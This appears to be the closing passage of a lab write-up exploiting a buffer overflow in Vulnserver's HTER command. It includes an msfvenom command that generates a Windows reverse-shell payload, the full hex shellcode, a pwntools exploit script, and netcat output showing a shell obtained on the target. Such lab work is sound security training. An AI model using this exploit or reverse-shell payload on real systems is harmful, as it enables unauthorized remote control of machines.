


```
018AF9D9   AA              STOS BYTE PTR ES:[EDI]
018AF9DA   AA              STOS BYTE PTR ES:[EDI]
018AF9DB   AA              STOS BYTE PTR ES:[EDI]
018AF9DC   AF              SCAS DWORD PTR ES:[EDI]
018AF9DD   1150 62         ADC DWORD PTR DS:[EAX+62],EDX
018AF9E0   CC              INT3
018AF9E1   CC              INT3
018AF9E2   CC              INT3
018AF9E3   CC              INT3
018AF9E4   CC              INT3
018AF9E5   CC              INT3
018AF9E6   CC              INT3
018AF9E7   CC              INT3
018AF9E8   CC              INT3
018AF9E9   CC              INT3
018AF9EA   CC              INT3
018AF9EB   CC              INT3
018AF9EC   CC              INT3
018AF9ED   CC              INT3
018AF9EE   CC              INT3
018AF9EF   CC              INT3
018AF9F0   CC              INT3
018AF9F1   CC              INT3
018AF9F2   CC              INT3
018AF9F3   CC              INT3
018AF9F4   CC              INT3
018AF9F5   CC              INT3
018AF9F6   CC              INT3
018AF9F7   CC              INT3
018AF9F8   CC              INT3
018AF9F9   CC              INT3
018AF9FA   CC              INT3
018AF9FB   CC              INT3
018AF9FC   CC              INT3
018AF9FD   CC              INT3
018AF9FE   CC              INT3
018AF9FF   CC              INT3
018AFA00   CC              INT3
```

Figure 3-28 Proof that we can control the buffer


Finding a payload in Metasploit msfvenom

Now we can go ahead and create a shellcode that we call back to us.



```
danuja@kali:~/Documents/hter$ sudo ifconfig
[sudo] password for danuja:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.13  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe3e:989e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:3e:98:9e  txqueuelen 1000  (Ethernet)
        RX packets 101847  bytes 84358355 (80.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 183913  bytes 211577624 (201.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 396 (396.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 396 (396.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

danuja@kali:~/Documents/hter$ 
```

Figure 3-29 Checking the IP address of our host machine




```
danuja@kali:~/Documents/hter$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.13 LPORT=4444 -f hex -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of hex file: 702 bytes
b8d4751683dbc6d97424f45d29c9b15283edfc31450e03917bf476e56c7a78156d1bf0f05c1b6671ceabecd7e340a0c370246de431834bcbc2b8a84a41c3fcac780cf1adbd71f8ff1
6fdafef134b6c84685df479385cd52c3207f5cf9733bcd7f47e766ccef589a41ef52689ae0436ce09f74d266a8a55fd1050d3e5b31343c142f7128249bc51cc4d43b56769c838a7fb
8a1e63a7493e320d3f3f24eee0e52f03f497724c399a8c8c55adffbefa0597f2738060f4a974fe0b5285d7cf06d54ff926be8f06f311dfa8acd18f081dbac58642dae64ceb711d07d
42e1cdabc2c1ef560b8f89f88ec530830b52fa9bd634ae93680aba4beedbf514fb89df45016899bc3fd49d5ffa91eb2cea3ca2e681ae8b2ec65a868cd6831fc694f213871cb159424
85c3529f67bd0c4c2e29c8bef12fd5ea87cf6443def04903d689b7b319407cc353c8d54c3a996711bd74ab2c3e7c54cb5ef55197d8e62b888c089fa984
danuja@kali:~/Documents/hter$ 
```

Figure 3-30 Generated payload in Hex format

Injecting the shellcode


Now we have the payload. Now we can use this payload in our attacker.py as the payload inside our *C buffer*. We should also add a little bit of padding.



```
new_eip = binascii.hexlify(p32(0x625011AF))

shellcode = b"b8d4751683dbc6d97424f45d29c9b15283edfc31450e03917bf476e56c7a78156d1bf0f05c1b6671ceabecd7e340a

padding = b"90"*100
s = remote(host, port)

payload = b"".join([
            command_prefix,
            b"A"*offset,
            new_eip,
            padding,
            shellcode,
            b"C"*(total_length - offset - len(command_prefix) - len(new_eip) - len(padding) - len(shellcode)

    ])
```

Figure 3-31 Modified payload with padding


Now we should be able to execute this script and get reverse shell back on us on port 4444. Therefore we can listen on port 4444 while executing the attacker.py script.



```
danuja@kali:~/Documents/hter$ python3 attacker.py
[+] Opening connection to 192.168.1.8 on port 9999: Done
[*] Switching to interactive mode
Welcome to Vulnerable Server! Enter HELP for help.
$ 
```

```
danuja@kali:~/Documents/hter$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.8] 49201
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\danuja\Documents\Vulnserver>
```

Figure 3-32 The successful reverse shell access



```
danuja@kali:~/Documents/hter$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.8] 49201
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\danuja\Documents\Vulnserver>whoami
whoami
danuja-pc\danuja
```

Figure 3-33 Proof that the attack was successfully executed

Conclusion

Vulnserver is a intentionally vulnerable TCP server. In this document we have discussed how we can exploit one of its vulnerable functions HTER(). For the exploit we did use the knowledge of Asemblyx86/ Registers and how the stack works. And also, to find the shellcode we did use the Metasploit model msfvenom.

After a successful execution of the attack we were able to gain the full reverse shell access back to us which we used to control the target machine.

For this demonstration, two tutorials have been referred. This is a combination of two different techniques that were used by two tutors.

Reference

https://medium.com/bugbountywriteup/windows-based-exploitation-vulnserver-trun-command-buffer-overflow-707faa669b4c

https://samsclass.info/127/proj/vuln-server.htm

https://boofuzz.readthedocs.io/en/stable/user/quickstart.html

https://docs.python.org/2/library/binascii.html

https://docs.pwntools.com/en/stable/util/cyclic.html